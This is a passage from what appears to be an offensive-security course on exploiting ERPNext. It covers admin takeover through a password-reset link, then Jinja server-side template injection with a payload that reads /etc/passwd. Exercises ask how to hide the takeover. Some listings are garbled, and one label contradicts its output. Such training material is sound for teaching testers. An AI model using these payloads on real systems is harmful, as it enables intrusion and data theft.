    key = random_string(32)
    self.db_set("reset_password_key", key)

    url = "/update-password?key=" + key
    if password_expired:
        url = "/update-password?key=" + key + '&password_expired=true'

    link = get_url(url)
    if send_email:
        self.password_reset_mail(link)

    return link

```


Listing 319 - `reset_password` function

The `reset_password` function is used to generate the `reset_password_key`. Once the random key is generated, a link is created and emailed to the user. We can use the format of this link to attempt a password reset. The link we will visit in our example is:

`http://erpnext:8000/update-password?key=aAJTVmS14sCpKxrRT8N7ywbnYXRcVEN0`

Listing 320 - Password reset link

Visiting this link in our browser provides us with a promising result.



The screenshot shows a web browser window with the address bar containing the URL 'erpnext:8000/update-password?key=aAJTVMs14sCpKxrRT8N7ywbnYXRcVEN0'. Below the address bar is a navigation bar with links to 'Kali Training', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'NetHunter', 'Offensive Security', 'Exploit-DB', 'GHDB', and 'MSFU'. The main content area displays a password reset form titled 'Set Password'. It contains a single input field labeled 'New Password' and a blue 'Update' button.

Figure 214: Visiting the Password Reset Link

If we type in a new password, we should receive a “Password Updated” message!



The screenshot shows a web browser window with the same URL and navigation bar as Figure 214. The main content area now displays a message box with a green circular icon and the text 'Password Updated'. Below this message is a password reset form with a single input field labeled 'New Password' and a blue 'Update' button.

Figure 215: Password Updated

We should now be able to log in as the administrator user (`zeljka.k@randomdomain.com`) using our new password.

8.4.2.1 Exercises

1. Recreate the steps above to gain access to the administrator account.
2. Attempt to use the LIMIT field for SQL injection. What issue do you run into?

3. How could we use the SQL injection to make the password reset go unnoticed once we have system access?

8.5 SSTI Vulnerability Discovery

Now that we have admin access to the application using the SQL injection, let's attempt to obtain remote code execution. Frappe uses the Jinja⁹⁷ templating engine extensively. ERPNext even advertises email templates that use Jinja directly.⁹⁸

This fact points to Server Side Template Injection (SSTI) as a great potential research target. Before we get into the details of finding the vulnerability, we need to understand how templating engines work and how they can be exploited.

8.5.1 Introduction to Templating Engines

We can use templating engines to render a static file dynamically based on the context of the request and user. An example of this is a header that shows the username when the user is logged in. When no user is logged in, the header might say “Hello, Guest”; however, as soon as a user logs in, the header will change to “Hello, Username”. This allows developers to centralize the location of reusable content and to further separate the view from the Model-View-Controller paradigm.

A templating engine leverages delimiters so developers can tell the engine where a template block starts and ends. The most common delimiters are expressions and statements. In Python (and Jinja), an expression is a combination of variables and operations that results in a value (`_7*7_`), while a statement will represent an action (`print("hello")`).

A common delimiter to start an expression is “`{`”, with “`}`” used to end expressions. A common delimiter to start a statement is “`{%`”, with “`%}`” used to end a statement.

A templating engine commonly uses its own syntax separate from the languages it was built in, but with many ties back into it. As an example, to get the length of a string in Python, we might use the `len` function and pass in the string as shown in Listing 321.

```
kali㉿kali:~$ python3 ...
>>> len("hello!")
6
```

Listing 321 - Using len to find string length

In Jinja, we would use the “`|`” character to pipe a variable into the `length` filter.¹²⁵ However, this filter will run the Python `len` function.¹²⁶ This means that, while Jinja might use a separate syntax for writing expressions and statements, the underlying “kernel” is still Python.

If an application gives us the ability to inject into templates, we might be able to escape the “sandbox” of the templating engine and run system-level code. Some templating engines

⁹⁷ (Pallets Projects, 2020), <https://jinja.palletsprojects.com/en/2.11.x/>

⁹⁸ (ERPNext, 2020), <https://erpnext.com/docs/user/manual/en/setting-up/email/email-template>

⁹⁹ (Pallets, 2007), <https://jinja.palletsprojects.com/en/2.10.x/templates/#length>

¹⁰⁰ (Github, 2019), <https://github.com/pallets/jinja/blob/d8820b95d60ecc6a7b3c9e0fc178573e62e2f012/jinja2/filters.py#L1329>

contain direct classes to execute system-level calls¹⁰¹ while others make it more difficult, requiring creative exploits.

Cross-site scripting vulnerabilities might also hint at an SSTI vulnerability since user-provided code is being entered into an unsanitized field. To discover SSTI, we commonly use a payload like "`{{ 7*7 }}`". If the response is "49", we know that the payload was processed. While there's no universal payload to exploit any SSTI to lead to RCE, there *is* a common payload used to exploit Jinja (Listing 322).

```
{''.__class__.__mro__[2].__subclasses__() [40] ('/etc/passwd').read() }
```

Listing 322 - Common SSTI payload

Let's dissect the payload to learn more. First, an empty string is created with the two single-quote characters. Next, the `__class__` attribute returns the class to which the string belongs. In this case, it's the `str` class¹⁰² as demonstrated in Listing 323.

```
kali@kali:~$ python3 ...
>>> ''.__class__
<class 'str'>
```

Listing 323 - Obtaining the class of the empty string

Once the class is returned, the payload uses the `__mro__` attribute. MRO stands for “Method Resolution Order”, which Python describes as:

“...a tuple of classes that are considered when looking for base classes during method resolution.”¹⁰³

This definition raises more questions than it answers. To better understand the `__mro__` attribute, we need to discuss Python inheritance. In Python, a class can inherit from other classes.

To demonstrate, consider a grocery inventory system. The parent class of `Food` might have attributes that all food items share like `Calories`. A class of `Fruit` would inherit from `Food`, but could also build on it with levels of `Fructose`, which are not as important to track on other food items like meat. This chain could continue with a fruit like `Watermelon` inheriting the `Fructose` attribute from `Fruit` and the `Calories` attribute from `Food` and building on it with a `Weight` attribute.

¹⁰¹ (Apache, 2020), <https://freemarker.apache.org/docs/api/freemarker/template/utility/Execute.html>

¹⁰² (Python, 2020), https://docs.python.org/3/library/stdtypes.html?highlight=__class__#instance.__class__

¹⁰³ (Python, 2020), https://docs.python.org/3/library/stdtypes.html?#class.__mro__




Figure 216: Inheritance with Food

Listing 324 shows an example of creating classes with inheritance in Python.

```

>>> class Food:
...     calories = 100
...
>>> class Fruit(Food):
...     fructose = 2.0
...
>>> class Strawberry(Fruit):
...     ripeness = "Ripe"
...
>>> s = Strawberry()
>>> s.calories
100
>>> s.fructose
2.0
>>> s.ripeness
'Ripe'
  
```

Listing 324- Example Inheritance with Strawberry

If we were to access the `__mro__` attribute of the `Strawberry` class, we would discover the resolution order for the class.

```

>>> Strawberry.__mro__
(<class '__main__.Strawberry'>, <class '__main__.Fruit'>, <class '__main__.Food'>,
<class 'object'>)
  
```

Listing 325-__mro__ of Strawberry

The `__mro__` attribute returned a tuple of classes in the order that an attribute would be searched for. If, for example, we were to access the `Calories` attribute, first the `Strawberry` class would be searched, next the `Fruit` class, then the `Food` class, and finally the `object` class.

Note that the `object` class was not specifically inherited. As of Python 3, whenever a class is created, the built-in `object` class is inherited.¹⁰⁴ This is important because it changes the variable we might use when exploiting an SSTI. Let's go back to our payload and determine the goal of `__mro__` in this scenario.

```
{ { ''.__class__.__mro__[2].__subclasses__() [40] ('/etc/passwd').read() } }
```

Listing 326 - Accessing __mro__ attribute in payload

We'll attempt to get the second index of the tuple returned by the `__mro__` attribute in the payload.

```
>>> ''.__class__.__mro__
(<class 'str'>, <class 'object'>)
```

```
>>> ''.__class__.__mro__[2]
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
IndexError: tuple index out of range
```

Listing 327 - Index out of range from payload

Accessing the second index of the `__mro__` attribute returns the error: "tuple index out of range". However, if we were to run this in Python 2.7, we would receive a different result.

```
kali@kali:~$ python2.7 ...
>>> ''.__class__.__mro__
(<type 'str'>, <type 'basestring'>, <type 'object'>)

>>> ''.__class__.__mro__[2]
<type 'object'>
```

Listing 328 - Using Python2.7 to view __mro__ attribute of empty string

In Python 2.7, the second index of the tuple returned by the `__mro__` attribute is the `object` class. In Python 2.7, the `str` class inherits from the `basestring` class while in Python 3, `str` inherits directly from the `object` class. This means we will have to be cognizant of the index that we use so that we can get access to the `object` class.

Now that we understand the `__mro__` attribute, let's continue with our payload.

```
{ { ''.__class__.__mro__[2].__subclasses__() [40] ('/etc/passwd').read() } }
```

Listing 329 - Original payload

Since Python 2.7 is retired, we must retrofit this payload to work with Python 3.0. To accommodate this, we will now begin using "1" as the index in the tuple unless we are referring to the original Python 2.7 payload.

¹⁰⁴ (Python, 2019), <https://wiki.python.org/moin/NewClassVsClassicClass>

Next, the payload runs the `__subclasses__` method within the `object` class that was returned by the `__mro__` attribute. Python defines this attribute as follows:

*Each class keeps a list of weak references to its immediate subclasses. This method returns a list of all those references still alive.*¹⁰⁵

The `__subclasses__` will return all references to the class from which we are calling it. Considering that we will call this from the built-in `object` class, we should expect to receive a large list of classes.

```
kali@kali:~$ python3 ...
>>> ').__class__.__mro__[1].__subclasses__()
[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'>, <class 'bytearray'>, <class 'bytes'>, <class 'list'>, <class 'NoneType'>, <class 'NotImplementedType'>, <class 'traceback'>, <class 'super'>, <class 'range'>, <class 'dict'>, <class 'dict_keys'>, ... <class 'reprlib.Repr'>, <class 'collections.deque'>, <class '_collections._deque_iterator'>, <class '_collections._deque_reverse_iterator'>, <class 'collections._Link'>, <class 'functools.partial'>, <class 'functools._lru_cache_wrapper'>, <class 'functools.partialmethod'>, <class 'contextlib.ContextDecorator'>, <class 'contextlib._GeneratorContextManagerBase'>, <class 'contextlib._BaseExitStack'>, <class 'rlcompleter.Completer'>]
```

Listing 330 - Subclasses of object class

As expected, we will get a complete list of currently-loaded classes that inherit from the `object` class. The original payload references the 40th index of the list that is returned. In our list, this returns the `mappingproxy` class.

```
>>> ').__class__.__mro__[1].__subclasses__()[40]
<class 'wrapper_descriptor'>
```

Listing 331 - 40th index of object class in python3

Since the payload is trying to read the `/etc/passwd` file and the `mappingproxy` class does not have a `read` function, we know something is not right.

```
>>> dir(').__class__.__mro__[1].__subclasses__()[40]
['__class__', '__contains__', '__delattr__', '__dir__', '__doc__', '__eq__', '__format__', '__ge__', '__getattribute__', '__getitem__', '__gt__', '__hash__', '__init__', '__init_subclass__', '__iter__', '__le__', '__len__', '__lt__', '__ne__', '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__setattr__', '__sizeof__', '__str__', '__subclasshook__', 'copy', 'get', 'items', 'keys', 'values']
```

Listing 332 - List of attributes and methods of mappingproxy

However, if we use this payload in Python 2.7, the returned item in the 40th index is the `file` type.

The returned `file` is a type and not a class - this won't affect how we handle the returned item. Since Python 2.2, a unification of types to classes has been underway.¹⁰⁶ In Python 3, types and classes are the same.

¹⁰⁵ (Python, 2020), https://docs.python.org/3/library/stdtypes.html?#class.__subclasses__

¹⁰⁶ (Python, 2001), <https://www.python.org/dev/peps/pep-0252/>

```
kali@kali:~$ python2.7 ...
>>> ''.__class__.__mro__[2].__subclasses__()[40]
<type 'file'>

>>> dir(''.__class__.__mro__[2].__subclasses__()[40])
['__class__', '__delattr__', '__doc__', '__enter__', '__exit__', '__format__',
 '__getattribute__', '__hash__', '__init__', '__iter__', '__new__', '__reduce__',
 '__reduce_ex__', '__repr__', '__setattr__', '__sizeof__', '__str__',
 '__subclasshook__', 'close', 'closed', 'encoding', 'errors', 'fileno', 'flush',
 'isatty', 'mode', 'name', 'newlines', 'next', 'read', 'readinto', 'readline',
 'readlines', 'seek', 'softspace', 'tell', 'truncate', 'write', 'writelines',
 'xreadlines']
```

Listing 333 - 40th index of object class in python3

Essentially, the payload is using the *file* type, passing in the file to be read (*/etc/passwd*), and running the *read* method. In Python 2.7, we can read the */etc/passwd* file.

```
>>> ''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read()
root:x:0:0:root:/usr/bin/fish\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\
nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:
65534:sync:/bin:/bin sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12
:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nm
ail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/
nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin
:/usr/sbin/nologin\nwww-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\
nlist:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin\
n...\\nkali:x:1000:1000:,:/home/kali:/bin/bash\\n'
```

Listing 334 - Reading /etc/passwd

We need to find the index of a function in Python 3 that will allow us to accomplish RCE. We'll save the search for that function while we develop a more holistic picture of what's being loaded by Frappe and ERPNext.

8.5.2 Discovering The Rendering Function

We know that ERPNext email templates use the Jinja templating engine, so let's determine if we can find that feature in the application. We will do this by searching for "template" using the search function at the top of the application while logged in as the administrator.

We will run all of this through Burp to ensure we capture the traffic if we need to replay something later.





Figure 217: Discovering Email Template List

This search leads us to discover the link for “Email Template List”, a page that allows users of ERPNext to view and create email templates used throughout the application.



	Name	Subject	Response	Notification	1M
<input type="checkbox"/>	Dispatch Notification	Your order is out for d...	<h1>Dispatch Notifica...	Notification	1M
<input type="checkbox"/>	Leave Status Notification	Leave Status Notificati...	<h1>Leave Application...	Notification	1M
<input type="checkbox"/>	Leave Approval Notification	Leave Approval Notific...	<h1>Leave Application...	Notification	1M

Figure 218: Viewing Email Template List

Navigating to the top right and clicking *New* opens a page to create a new email template.

On the “New Email Template” page, we are required to provide the “Name” and “Subject”. Let’s enter “Hacking with SSTI” for both entries. In the “Response” textbox, we will provide the basic SSTI testing payload.



*Figure 219: Creating Basic {{7*7}} Template*

With our basic email template created, the next step is to generate the email and view the output.

Figure 220: Navigating to Sending Email Template

From here, we can provide a fake email address (we won't be sending this email) and select the email template that we just created.

Luckily, ERPNext allows us to email from many pages using our created email template. From the email template page, let's select *Menu > Email* to open a new email page.




Figure 221: Selecting Email Template

With the email template selected, we will find the number “49” in the message field. This means that the SSTI works! But this is a feature of ERPNext, so it doesn’t mean we have code execution.





Figure 222: Viewing Output Of Email Template

Having confirmed that we can use a basic Jinja template in an email template, we can attempt to build our SSTI payload. First, let's capture the request used to run the template so we don't have to create a new email each time we need to test the payload.

We'll open the Burp Proxy tab and navigate to the *HTTP History* tab to inspect our request to render the email template. Let's find the request that was sent when we selected the email template and the server responded with "49".



Index	URL	Method	Path	Status	Size	Type	
64	http://erpnext:8000	GET	/api/method/frappe.desk.form.utils.va...	✓	200	499	JSON
65	http://erpnext:8000	POST	/api/method/frappe.emaildoctype.em...	✓	200	518	JSON
75	http://erpnext:8000	GET	/api/method/frappe.desk.notifications....	✓	200	2534	JSON
114	http://erpnext:8000	GET	/api/method/frappe.desk.notifications....	✓	200	2534	JSON
115	http://erpnext:8000	GET	/api/method/frappe.desk.form.load.ge...	✓	200	102430	JSON

Request **Response**

Raw **Params** **Headers** **Hex**

